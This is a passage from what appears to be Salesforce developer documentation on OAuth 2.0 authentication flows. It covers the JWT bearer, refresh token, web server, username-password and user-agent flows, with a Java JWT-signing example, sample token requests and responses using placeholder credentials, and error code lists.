Qm9TV1BHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```

6. Sign the resulting string using SHA256 with RSA.
7. Create a new string of the string from [this step](#), in the following format:

```
existing_string + "." + base64_encoded_signature
```

In the following example, the start of the base64 encoded signature is highlighted:

```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wM1Bqa3F1Wkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TV1BHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=.iYCthqWCQuCwi35yFs-nWNgpF5NA_a46fXDTNIY8ACko6BaEtQ9E6h4Hn1l_pcwck
I_GlmfUO2dJdg1A6l0t09TeoPagJsZDm_H83bsoZUoI8LpAA1s-2aj_Wbysqb1j4uDToz
480WtEbkwIv09sIeS_-QuWak2RX0l1Krnf72mpVGS4WWSULodgNzlkHHyjAMAHiBHIDnt
36y2L2Bh7M8TNWiKa_BNM6s1FNKDAwHEWQrNtAeReXgRy0MzGQY2rZtqT2FcDyjY3JVQb
En_CSjH2WV7Z1UwsKHqGfI7hzeEvVdfOjH9NuaJozxvhPF489Igw6cntPuT2V647JWi7ng
```

The following Java code is a simple example of constructing a JWT bearer token:

```
import org.apache.commons.codec.binary.Base64;
import java.io.*;
```

```

import java.security.*;
import java.text.MessageFormat;

public class JWTExample {

    public static void main(String[] args) {

        String header = "{\"alg\":\"RS256\"}";
        String claimTemplate = "'{'iss\": \"{0}\", \"sub\": \"{1}\", \"aud\": \"{2}\",
        \"exp\": \"{3}\"}'";

        try {
            StringBuffer token = new StringBuffer();

            //Encode the JWT Header and add it to our string to sign
            token.append(Base64.encodeBase64URLSafeString(header.getBytes("UTF-8")));

            //Separate with a period
            token.append(".");

            //Create the JWT Claims Object
            String[] claimArray = new String[4];
            claimArray[0] =
"3MVG990xTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQukXnVjzRgSuQqGn75NL7yfkQcyy7";
            claimArray[1] = "my@email.com";
            claimArray[2] = "https://login.salesforce.com";
            claimArray[3] = Long.toString( ( System.currentTimeMillis()/1000 ) + 300);
            MessageFormat claims;
            claims = new MessageFormat(claimTemplate);
            String payload = claims.format(claimArray);

            //Add the encoded claims object
            token.append(Base64.encodeBase64URLSafeString(payload.getBytes("UTF-8")));

            //Load the private key from a keystore
            KeyStore keystore = KeyStore.getInstance("JKS");
            keystore.load(new FileInputStream("./path/to/keystore.jks"),
"keystorepassword".toCharArray());
            PrivateKey privateKey = (PrivateKey) keystore.getKey("certalias",
"privatekeypassword".toCharArray());

            //Sign the JWT Header + "." + JWT Claims Object
            Signature signature = Signature.getInstance("SHA256withRSA");
            signature.initSign(privateKey);
            signature.update(token.toString().getBytes("UTF-8"));
            String signedPayload = Base64.encodeBase64URLSafeString(signature.sign());

            //Separate with a period
            token.append(".");

            //Add the encoded signature
            token.append(signedPayload);

            System.out.println(token.toString());
        }
    }
}

```

```

    } catch (Exception e) {
        e.printStackTrace();
    }
}
}

```

Using a JWT Bearer Token

JWT bearer tokens should be POSTed to the token endpoint at

<https://login.salesforce.com/services/oauth2/token>,

<https://test.salesforce.com/services/oauth2/token>, or, if implementing for a community,

<https://acme.force.com/customers/services/oauth2/token> (where `acme.force.com/customers` is your community URL).

When POSTed, the following parameters are required:

- `grant_type`: `urn:ietf:params:oauth:grant-type:jwt-bearer`.
- `assertion`: The JWT bearer token.

Additional standard parameters:

- `format`: Format of the response may be specified as in an OAuth flow, using the `token` parameter, or an HTTP Accepts header.
- `scope`: Scope is not supported in the flow. The value for this parameter is the combination of scopes from previous approvals.

Here is a sample token request:

```

POST /services/oauth2/token HTTP/1.1
Host: login.example.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer&assertion=eyJpc3MiOiAiM01WRz... [omitted
for brevity]...ZT

```

Server Validates the Token

After the request is verified, Salesforce sends a response to the client. Token responses for the OAuth 2.0 JWT bearer token flow follow the same format as `authorization_code` flows, although no `refresh_token` is ever issued. A JWT OAuth 2.0 bearer assertion request looks at all the previous approvals for the user that include a `refresh_token`. If matching approvals are found, the values of the approved scopes are combined and an `access_token` is issued (with `"token_type"` value `"Bearer"`). If no previous approvals included a `refresh_token`, no approved scopes are available, and the request fails as unauthorized.

If you are implementing for a community, the `"sfdc_community_id"` value in the token endpoint contains the community ID that may be required in Chatter REST API requests.

 **Note:** After you acquire the `access_token` you can pass it as a Bearer token in the Authorization header request. Following is an example of a REST API call to communities: `https://acme.force.com/customers/services/data/v32.0/-H "Authorization: Bearer 00D50000000IehZ\!AQcAQH0dMHZfz972SzmPKb58urFRkgeBGsxL_QJWwYMfAbUeeG7c1E6LYUfiDUkWe6H34r1AAwOR8B8fLEz6n04NPGRrq0FM"`

Errors

If there is an error in processing the JWT bearer token, the server replies with a standard OAuth error response, including an error and an error description containing additional information regarding the reasons the token was considered invalid. Here is a sample error response:

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error": "invalid_grant",
  "error_description": "Audience validation failed"
}
```

SEE ALSO:

[Authenticating Apps with OAuth](#)

OAuth 2.0 Refresh Token Flow

After the consumer has been authorized for access, they can use a refresh token to get a new access token (session ID). This is only done after the consumer already has received a refresh token using either the Web server or user-agent flow. It is up to the consumer to determine when an access token is no longer valid, and when to apply for a new one. Bearer flows can only be used after the consumer has received a refresh token.

The following are the steps for the refresh token authentication flow. More detail about each step follows:

1. The consumer uses the existing refresh token to [request a new access token](#).
2. After the request is verified, Salesforce [sends a response](#) to the client.

Consumer Requests Updated Access Token

A consumer can use the refresh token to get a new session as needed.

The consumer should make POST request to the token endpoint, with the following parameters:

- `grant_type`—Value must be `refresh_token` for this flow.
- `refresh_token`—Refresh token from the approval step.
- `client_id`—Consumer key from the connected app definition.
- `client_secret`—Consumer secret from the connected app definition. This parameter is optional.
- `client_assertion`—Instead of passing in `client_secret` you can choose to provide a `client_assertion` and `client_assertion_type`. If a `client_secret` parameter is not provided, Salesforce checks for the `client_assertion` and `client_assertion_type` automatically.

The value of `client_assertion` must be a typical JWT bearer token, signed with the private key associated with the OAuth consumer's uploaded certificate. Only the RS256 algorithm is currently supported. For more information on using `client_assertion`, see the [OpenID Connect specifications](#) for the `private_key_jwt` client authentication method.

- `client_assertion_type`—Provide this value when using the `client_assertion` parameter.

The value of `client_assertion_type` must be `urn:ietf:params:oauth:client-assertion-type:jwt-bearer`.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

- `format`—Expected return format. This parameter is optional. The default is `json`. Values are:
 - `urlencoded`
 - `json`
 - `xml`

The following example is the out-of-band POST body to the token endpoint:

```
POST /services/oauth2/token HTTP/1.1
Host: https://login.salesforce.com/
grant_type=refresh_token&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0
QqEWhqKpoW3svG3XHrXDICQjK1mdgAvhCscA9GE&client_secret=1955279925675241571
&refresh_token=your token here
```

Instead of using the `format` parameter, the client can also specify the returned format in an accept-request header using one of the following:

- `Accept: application/json`
- `Accept: application/xml`
- `Accept: application/x-www-form-urlencoded`

Salesforce Server Sends a Response

After the request is verified, Salesforce sends a response to the client. The following parameters are in the body of the response:

- `access_token`—Salesforce session ID that can be used with the Web services API.
- `token_type`—Value is `Bearer` for all responses that include an access token.
- `instance_url`—URL indicating the instance of the user's organization. In this example, the instance is `na1`:
`https://na1.salesforce.com`.
- `id`—Identity URL that can be used to both identify the user as well as query for more information about the user. See [Identity URLs](#) on page 4935.
- `sfdc_community_url`—If the user is a member of a Salesforce community, the community URL is provided.
- `sfdc_community_id`—If the user is a member of a Salesforce community, the user's community ID is provided.
- `signature`—Base64-encoded HMAC-SHA256 signature signed with the consumer's private key containing the concatenated `id` and `issued_at`. This can be used to verify the identity URL was not modified since it was sent by the server.
- `issued_at`—When the signature was created.

The following is a JSON example response from Salesforce:

```
{ "id": "https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
  "issued_at": "1278448384422", "instance_url": "https://na1.salesforce.com",
  "signature": "SSSbLO/gBhmmYNUvN180DBDFYHzakxOMgqYtu+hDPsc=",
  "access_token": "00Dx0000000BV7z!AR8AQP0jITN80ESESj5EbaZTFG0RNBaT1cyWk7T
  rqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWU1.Cju7m4", "token_type": "Bearer", "scope": "id
  api refresh_token" }
```

The following is an XML example response:

```
<OAuth>
  <access_token>00Dx0000000BV7z!AR8AQP0jITN80ESESj5EbaZTFG0RNB
  aT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWU1.Cju7m4
</access_token>
  <token_type>Bearer
```

```

</token_type>
<scope>id api refresh_token
</scope>
<instance_url>https://na1.salesforce.com</instance_url>
<id>https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P</id>
<issued_at>1278448101416</issued_at>
<signature>CMJ4l+CCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe+fVg=</signature>
</Oauth>

```

The following is an URL encoded example:

```

access_token=00Dx0000000BV7z%21AR8AQp0jITN80ESEsj5EbaZTFG0RNBaT1cyWk7TrqoDjoNIWQ2
ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWU1.Cju7m4
&token_type=Bearer&scope=id%20api%20refresh_token
&instance_url=https%3A%2F%2Fna1.salesforce.com
&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx0000000BV7z%2F005x00000012Q9P
&issued_at=1278448101416
&signature=CMJ4l%2BCCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe%2BfVg%3D

```

If a problem occurs during this step, the response contains an error message with these parts:

- `error`—Error code
- `error_description`—Description of the error with additional information.
 - `unsupported_response_type`—response type not supported
 - `invalid_client_id`—client identifier invalid
 - `invalid_request`—HTTPS required
 - `invalid_request`—must use HTTP POST
 - `invalid_client_credentials`—client secret invalid
 - `invalid_request`—secret type not supported
 - `invalid_grant`—expired access/refresh token
 - `invalid_grant`—IP restricted or invalid login hours
 - `inactive_user`—user is inactive
 - `inactive_org`—organization is locked, closed, or suspended
 - `rate_limit_exceeded`—number of logins exceeded
 - `invalid_scope`—requested scope is invalid, unknown, or malformed

The following is an example of an error response:

```

{"error": "invalid_client_credentials", "error_description": "client secret invalid"}

```

[Authenticating Apps with OAuth](#)

OAuth 2.0 Web Server Authentication Flow

The Web server authentication flow is used by applications that are hosted on a secure server. A critical aspect of the Web server flow is that the server must be able to protect the consumer secret. You can also use code challenge and verifier values in the flow to prevent authorization code interception.

The following diagram displays the authentication flow steps for Web server clients. The individual step descriptions follow.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

1. The Web server redirects the user to Salesforce to authenticate and authorize the server to [access data on their behalf](#).
2. After the user approves access, the Web server [receives a callback](#) with an authorization code.

3. After obtaining the authorization code, the Web server passes back the authorization code to [obtain a token response](#).
4. After validating the authorization code, Salesforce [passes back a token response](#). If there was no error, the token response includes an access code and additional information.
5. After the token is granted, the Web server accesses their data.

After a Web server has an access token, they can [use the access token](#) to access Salesforce data on the end user's behalf and use a [refresh token](#) to get a new access token if it becomes invalid for any reason.

Redirect User to Obtain Access Authorization

To obtain authorization from the user to access Salesforce data on his or her behalf, the client redirects the user's browser to the authorization endpoint with the following parameters:

- `response_type`—Value must be `code` for this flow.
- `client_id`—Consumer key from the connected app definition.
- `scope`—The `scope` parameter enables you to fine-tune what the client application can access in a Salesforce organization. See [Scope Parameter Values](#) on page 4932 for valid parameters.
- `redirect_uri`—URI to redirect the user to after approval. This must match one of the values in the `Callback URL` field in the connected app definition exactly, or approval fails. This value must be URL encoded.
- `state`—Any state the consumer wants reflected back to it after approval, during the callback. This parameter is optional. This value must be URL encoded.
- `immediate`—Determines whether the user should be prompted for login and approval. This parameter is optional. The value must be `true` or `false` if specified. Default value is `false`. Note the following:
 - If set to `true`, and if the user is currently logged in and has previously approved the `client_id`, Salesforce skips the approval step.
 - If set to `true` and the user is not logged in or has not previously approved the client, Salesforce immediately terminates with the `immediate_unsuccessful` error code.

 **Note:** This option is not available for Communities.

- `code_challenge`—Specifies the SHA256 hash value of the `code_verifier` value in the token request to help prevent authorization code interception attacks. The value also must be base64url encoded once as defined here: <https://tools.ietf.org/html/rfc4648#section-5>. This parameter is required only if a `code_verifier` parameter will be specified in the token request.
 - If the `code_challenge` value is provided in the authorization request and a `code_verifier` value is provided in the token request, Salesforce compares the `code_challenge` to the `code_verifier`. If the `code_challenge` is invalid or doesn't match, the login fails with the `invalid_request` error code.
 - If the `code_challenge` value is provided in the authorization request, but a `code_verifier` value is not provided in the token request, the login fails with the `invalid_grant` error code.
- `display`—Changes the login and authorization pages' display type. This parameter is optional. The only values Salesforce supports are:
 - `page`—Full-page authorization screen. This is the default value if none is specified.
 - `popup`—Compact dialog optimized for modern web browser popup windows.
 - `touch`—Mobile-optimized dialog designed for modern smartphones such as Android and iPhone.
 - `mobile`—Mobile optimized dialog designed for less capable smartphones such as BlackBerry OS 5.

- `login_hint`—Provides a valid username value to pre-populate the login page with the username. For example: `login_hint=username@company.com`. If a user already has an active session in the browser, then the `login_hint` parameter does nothing; the active user session continues.
- `nonce`—Optional with the `openid` scope for getting a user ID token. The value is returned in the response and useful for detecting “replay” attacks.
- `prompt`—Specifies how the authorization server prompts the user for reauthentication and reapproval. This parameter is optional. The only values Salesforce supports are:
 - `login`—The authorization server *must* prompt the user for reauthentication, forcing the user to log in again.
 - `consent`—The authorization server *must* prompt the user for reapproval before returning information to the client.
 It is valid to pass both values, separated by a space, to require the user to both log in and reauthorize. For example:

```
?prompt=login%20consent
```

In order to initiate the flow, the Web server generally forms a link, or sends an HTTP redirect to the browser. The following is an example of a request to an authorization endpoint from a Web server client:

```
https://login.salesforce.com/services/oauth2/authorize?response_type=code&client_id=3MVG91KcPoNINVBIPJjdw1J9LLM82HnFVvX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDicQjK1mdgAvhCscA9GE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp&state=mystate
```

If the user is logged in, Salesforce redirects them to the approval page. If the user is not logged in, they are asked to log in, then redirected to the approval page where they grant access to the application. If the user has already approved access once, they don't have to approve access again.

Web Server Received Callback

Once the user approves the access, they are redirected to the URI specified in `redirect_uri` with the following values in the query string:

- `code`—Authorization code the consumer must use to obtain the access and refresh tokens
- `state`—State that was passed into the approval step. This isn't included if the `state` parameter wasn't included in the original query string.

If the user has already approved the access once, they do not have to approve access again.

The following is an example of the request received by the `redirect_uri`:

```
https://www.mysite.com/code_callback.jsp?code=aPrxsmIEeqM9&state=mystate
```

If the user denies the application, they are redirected to the `redirect_uri` with the following values in the query string:

- `error`—Value is `access_denied`.
- `state`—State that was passed into the approval step. This isn't included if the `state` parameter wasn't included in the original query string.

For example:

```
https://www.mysite.com/code_callback.jsp?error=access-denied&state=mystate
```

If an error occurs during this step, the response contains an error message containing these parts:

- `error`—Error code
- `error_description`—Description of the error with additional information.
 - `unsupported_response_type`—response type not supported

- `invalid_client_id`—client identifier invalid
 - `invalid_request`—HTTPS required
 - `invalid_request`—must use HTTP GET
 - `invalid_request`—invalid `code_challenge` - Indicates that the `code_challenge` value was invalid (not base64url-encoded, for example)
 - `invalid_request`—unexpected `code_challenge` - Indicates that the flow does not support and did not expect a `code_challenge` parameter
 - `access_denied`—end-user denied authorization
 - `redirect_uri_missing`—`redirect_uri` not provided
 - `redirect_uri_mismatch`—`redirect_uri` mismatch with connected app definition
 - `immediate_unsuccessful`—immediate unsuccessful
 - `invalid_scope`—requested scope is invalid, unknown, or malformed
- `state`—State that was passed into the approval step. This isn't included if the `state` parameter wasn't included in the original query string.

Web Server Exchanges Verification Code for Access Token

After obtaining the authorization code, the Web server exchanges the authorization code for an access token.

The consumer should make a POST directly to the token endpoint, with the following parameters:

- `grant_type`—Value must be `authorization_code` for this flow.
- `client_id`—Consumer key from the connected app definition.
- `client_secret`—Consumer secret from the connected app definition.
- `client_assertion`—Instead of passing in `client_secret` you can choose to provide a `client_assertion` and `client_assertion_type`. If a `client_secret` parameter is not provided, Salesforce checks for the `client_assertion` and `client_assertion_type` automatically.

The value of `client_assertion` must be a typical JWT bearer token, signed with the private key associated with the OAuth consumer's uploaded certificate. Only the RS256 algorithm is currently supported. For more information on using `client_assertion`, see the [OpenID Connect specifications](#) for the `private_key_jwt` client authentication method.

- `client_assertion_type`—Provide this value when using the `client_assertion` parameter.

The value of `client_assertion_type` must be `urn:ietf:params:oauth:client-assertion-type:jwt-bearer`.

- `redirect_uri`—URI to redirect the user to after approval. This must match the value in the `Callback URL` field in the connected app definition exactly, and is the same value sent by the initial redirect. See [Redirect User to Obtain Access Authorization](#) on page 4920.
- `code`—Authorization code obtained from the callback after approval.
- `code_verifier`—Specifies 128 bytes of random data with high enough entropy to make it difficult to guess the value to help prevent authorization code interception attacks. The value also must be base64url encoded once as defined here: <https://tools.ietf.org/html/rfc4648#section-5>. This parameter is required only if a `code_challenge` parameter was specified in the authorization request.
 - If the `code_verifier` value is provided in the token request and a `code_challenge` value is in the authorization request, Salesforce compares the `code_verifier` to the `code_challenge`. If the `code_verifier` is invalid or doesn't match, the login fails with the `invalid_grant` error code.

- If the `code_verifier` value is provided in the token request, but a `code_challenge` value was not provided in the authorization request, the login fails with the `invalid_grant` error code.
- `format`—Expected return format. This parameter is optional. The default is `json`. Values are:
 - `urlencoded`
 - `json`
 - `xml`

The following is an example of the POST body sent out-of-band:

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
grant_type=authorization_code&code=aPrxsmIEeqM9PiQroGEWx1UiMQd95_5JUZ
VEhsOFhS8EVvbfYBBJli2W5fn3zbo.8hojaNW_1g%3D%3D&client_id=3MVG91KcPoNI
NVBIPJjdw1J9LLM82HnFVvX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCs
cA9GE&client_secret=1955279925675241571&
redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp
```

Instead of using the `format` parameter, the client can also specify the returned format in an accept-request header using one of the following:

- `Accept: application/json`
- `Accept: application/xml`
- `Accept: application/x-www-form-urlencoded`

Note the following:

- Wildcard accept headers are allowed. `*/*` is accepted and returns JSON.
- A list of values is also accepted and is checked left-to-right. For example: `application/xml,application/json,application/html,*/*` returns XML.
- The `format` parameter takes precedence over the accept request header.

Salesforce Responds with an Access Token Response

After the request is verified, Salesforce sends a response to the client. The following parameters are in the body of the response:

- `access_token`—Salesforce session ID that can be used with the Web services API.
- `token_type`—Value is `Bearer` for all responses that include an access token.
- `id_token`—Salesforce value conforming to the [OpenID Connect specifications](#). This is only returned if the `scope` parameter includes `openid`.
- `refresh_token`—Token that can be used in the future to [obtain new access tokens](#) (sessions). **This value is a secret. You should treat it like the user's password and use appropriate measures to protect it.** This parameter is returned only if your connected app is set up with a scope of at least `refresh_token`.
- `instance_url`—URL indicating the instance of the user's organization. In this example, the instance is `na1`: `https://na1.salesforce.com`.
- `id`—Identity URL that can be used to both identify the user as well as query for more information about the user. See [Identity URLs](#) on page 4935.
- `sfdc_community_url`—If the user is a member of a Salesforce community, the community URL is provided.
- `sfdc_community_id`—If the user is a member of a Salesforce community, the user's community ID is provided.

- `signature`—Base64-encoded HMAC-SHA256 signature signed with the consumer's private key containing the concatenated ID and `issued_at`. This can be used to verify the identity URL was not modified since it was sent by the server.
- `issued_at`—When the signature was created.

The following is an example response from Salesforce:

```
{
  "id": "https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
  "issued_at": "1278448101416",
  "refresh_token": "5Aep8614iLM.Dq661ePDmPEgaAW9Oh_L3JKkDpB4xReb54_pZebnUG0h6Sb4KUVDPntWEofWM39yg==",
  "instance_url": "https://na1.salesforce.com",
  "signature": "CMJ4l+CCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe+fVg=",
  "access_token": "00Dx0000000BV7z!AR8AQP0jITN80ESESj5EbaZTFG0RNBaT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWU1.Cju7m4",
  "token_type": "Bearer",
  "scope": "id api refresh_token"
}
```

If an error occurs during this step, the response contains an error message with these parts:

- `error`—Error code
- `error_description`—Description of the error with additional information.
 - `unsupported_response_type`—response type not supported
 - `invalid_client_id`—client identifier invalid
 - `invalid_request`—HTTPS required
 - `invalid_request`—must use HTTP POST
 - `invalid_client_credentials`—client secret invalid
 - `invalid_grant`—invalid authorization code
 - `invalid_grant`—IP restricted or invalid login hours
 - `invalid_grant`—invalid `code_verifier` - Indicates that the `code_verifier` value was invalid (not base64url-encoded, etc) or was not the valid verifier for the given `code_challenge`
 - `invalid_grant`—unexpected `code_verifier` - Indicates that a `code_challenge` was not specified and therefore the `code_verifier` was not expected (but was specified)
 - `redirect_uri_mismatch`—`redirect_uri` not provided
 - `redirect_uri_mismatch`—`redirect_uri` mismatch with connected app definition
 - `inactive_user`—user has been set to inactive by the administrator
 - `inactive_org`—organization is locked, closed, or suspended
 - `rate_limit_exceeded`—number of login attempts has been exceeded

SEE ALSO:

[Authenticating Apps with OAuth](#)

OAuth 2.0 Username-Password Flow

The username-password authentication flow can be used to authenticate when the consumer already has the user's credentials.

 **Warning:** This OAuth authentication flow involves passing the user's credentials back and forth. Use this authentication flow only when necessary. No refresh token will be issued.

The following are the steps for the username-password authentication flow. More detail about each step follows:

1. The consumer uses the end-user's username and password to [request an access token](#) (session ID.)
2. After the request is verified, Salesforce [sends a response](#) to the client.

After a consumer has an access token, they can [use the access token](#) to access Salesforce data on the end-user's behalf.

Request an Access Token

The consumer can use the end-user's username and password to request an access token, which can be used as a session ID. This flow does not support including scopes in the request, and the access token returned from this flow does not get scopes.

The consumer should make an out-of-band POST request to the token endpoint, with the following parameters:

- `grant_type`—Value must be `password` for this flow.
- `client_id`—Consumer key from the connected app definition.
- `client_secret`—Consumer secret from the connected app definition.
- `username`—End-user username.
- `password`—End-user password

 **Note:** When using the username-password flow with the API, be sure to create a field in the username and password login screen where users can input their security token. The security token is an automatically generated key that must be added to the end of the password in order to log in to Salesforce from an untrusted network. You must concatenate their password and token when passing the request for authentication.

- `format`—Expected return format. This parameter is optional. The default is `json`. Values are:
 - `urlencoded`
 - `json`
 - `xml`

The following is an example of the body of the out-of-band POST:

```
grant_type=password&client_id=3MVG91KcPoNINVBIPJjdw1J9LLM82Hn
FVVX19KY1uA5mu0QqEWhqKpoW3svG3XhrXDICQjK1mdgAvhCscA9GE&client_secret=
1955279925675241571&username=testuser%40salesforce.com&password=mypassword
```

Send Response

After the request is verified, Salesforce sends a response to the client. The following parameters are in the body of the response:

- `access_token`—Salesforce session ID that can be used with the Web services API.
- `token_type`—Value is `Bearer` for all responses that include an access token.

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

- `instance_url`—URL indicating the instance of the user's organization. In this example, the instance is `na1`:
`https://na1.salesforce.com`.
- `id`—Identity URL that can be used to both identify the user as well as query for more information about the user. See [Identity URLs](#) on page 4935.
- `signature`—Base64-encoded HMAC-SHA256 signature signed with the consumer's private key containing the concatenated ID and `issued_at`. This can be used to verify the identity URL was not modified since it was sent by the server.
- `issued_at`—When the signature was created.

 **Note:** No refresh token is sent with this response.

The following is an example response:

```
{ "id": "https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
  "issued_at": "1278448832702", "instance_url": "https://na1.salesforce.com",
  "signature": "0CmxinZir53Yex7nE0TD+zMpvIWYGb/bdJh6XfOH6EQ=", "access_token":
  "00Dx0000000BV7z!AR8AQAxo9UfVkh8A1V0Gomt9Czx9LjHnSSpwBMmbRcgKFmxOtvxjTrKW1
  9ye6PE3Ds1eQz3z8jr3W7_vbWmEu4Q8TVGSTHxs", "token_type": "Bearer" }
```

If a problem occurs during this step, the response contains an error message with these parts:

- `error`—Error code
- `error_description`—Description of the error with additional information.
 - `unsupported_response_type`—response type not supported
 - `invalid_client_id`—client identifier invalid
 - `invalid_request`—HTTPS required
 - `invalid_request`—must use HTTP POST
 - `invalid_request`—scope parameter not supported
 - `invalid_client_credentials`—client secret invalid
 - `invalid_grant`—authentication failure (for example, user does not exist or invalid password)
 - `invalid_grant`—IP restricted or invalid login hours
 - `inactive_user`—user is inactive
 - `inactive_org`—organization is locked, closed, or suspended
 - `rate_limit_exceeded`—number of logins exceeded

The following is an example of a returned error:

```
{ "error": "invalid_client_credentials", "error_description": "client secret invalid" }
```

SEE ALSO:

[Authenticating Apps with OAuth](#)

OAuth 2.0 User-Agent Flow

The user-agent authentication flow is used by client applications (consumers) residing in the user's device. This could be implemented in a browser using a scripting language such as JavaScript, or from a mobile device or a desktop application. These consumers cannot keep the client secret confidential. The authentication of the consumer is based on the user-agent's same-origin policy.



Unlike the other authentication flows, the client application receives the access token in the form of an HTTP redirection. The client application requests the authorization server to redirect the user-agent to another web server or local resource accessible to the user-agent, which is capable of extracting the access token from the response and passing it to the client application. Note that the token response is provided as a hash (#) fragment on the URL. This is for security, and prevents the token from being passed to the server, as well as to other servers in referral headers.

This user-agent authentication flow doesn't utilize the client secret since the client executables reside on the end-user's computer or device, which makes the client secret accessible and exploitable.

 **Warning:** Because the access token is encoded into the redirection URI, it might be exposed to the end-user and other applications residing on the computer or device.

If you are authenticating using JavaScript, call `window.location.replace()`; to remove the callback from the browser's history.

The following diagram displays the authentication flow steps for Web server clients. The individual step descriptions follow.

1. The client application directs the user to Salesforce to authenticate and authorize the application.
2. The user must always approve access for this authentication flow. After approving access, the application receives the callback from Salesforce.

After a consumer has an access token, they can [use the access token](#) to access Salesforce data on the end user's behalf and a [refresh token](#) to get a new access token if it becomes invalid for any reason.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

The user-agent flow does not support out-of-band posts.

Direct User to Salesforce to Obtain Access Token

To obtain authorization from the user to access Salesforce data on his or her behalf, the client directs the user to the authorization endpoint with the following parameters:

- `response_type`—Value can be `token`, or `token id_token` with the `scope` parameter `openid` and a `nonce` parameter, for this flow. If you specify `token id_token`, Salesforce returns an ID token in the response. For more information, see [Getting and Verifying an ID Token](#) on page 4935.
- `client_id`—Consumer key from the connected app definition.
- `redirect_uri`—URI to redirect the user to after approval. This must match one of the values in the `callback URL` field in the connected app definition exactly. This value must be URL encoded.
- `state`—Any state the consumer wants reflected back to it after approval, during the callback. This parameter is optional.
- `scope`—The `scope` parameter enables you to fine-tune what the client application can access in a Salesforce organization. See [Scope Parameter Values](#) on page 4932 for valid parameters.
- `display`—Changes the login page's display type. This parameter is optional. The only values Salesforce supports are:
 - `page`—Full-page authorization screen. This is the default value if none is specified.
 - `popup`—Compact dialog optimized for modern web browser popup windows.
 - `touch`—Mobile-optimized dialog designed for modern smartphones, such as Android and iPhone.
- `login_hint`—Provide a valid username value with this parameter to pre-populate the login page with the username. For example: `login_hint=username@company.com`. If a user already has an active session in the browser, then the `login_hint` parameter does nothing; the active user session continues.
- `nonce`—Required with the `openid` scope for getting a user ID token. The value is returned in the response and useful for detecting “replay” attacks.
- `prompt`—Specifies how the authorization server prompts the user for reauthentication and reapproval. This parameter is optional. The only values Salesforce supports are:
 - `login`—The authorization server *must* prompt the user for reauthentication, forcing the user to log in again.
 - `consent`—The authorization server *must* prompt the user for reapproval before returning information to the client.

It is valid to pass both values, separated by a space, to require the user to both log in and reauthorize. For example:

```
?prompt=login%20consent
```

The following is an example URL where the user is directed to:

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token&
client_id=3MVG91KcPoNINVBIPJjdw1J9LLJbP_pgwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD
ZrXcPCmBv4o.8ds.5iE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fuser_callback.jsp&
state=mystate
```

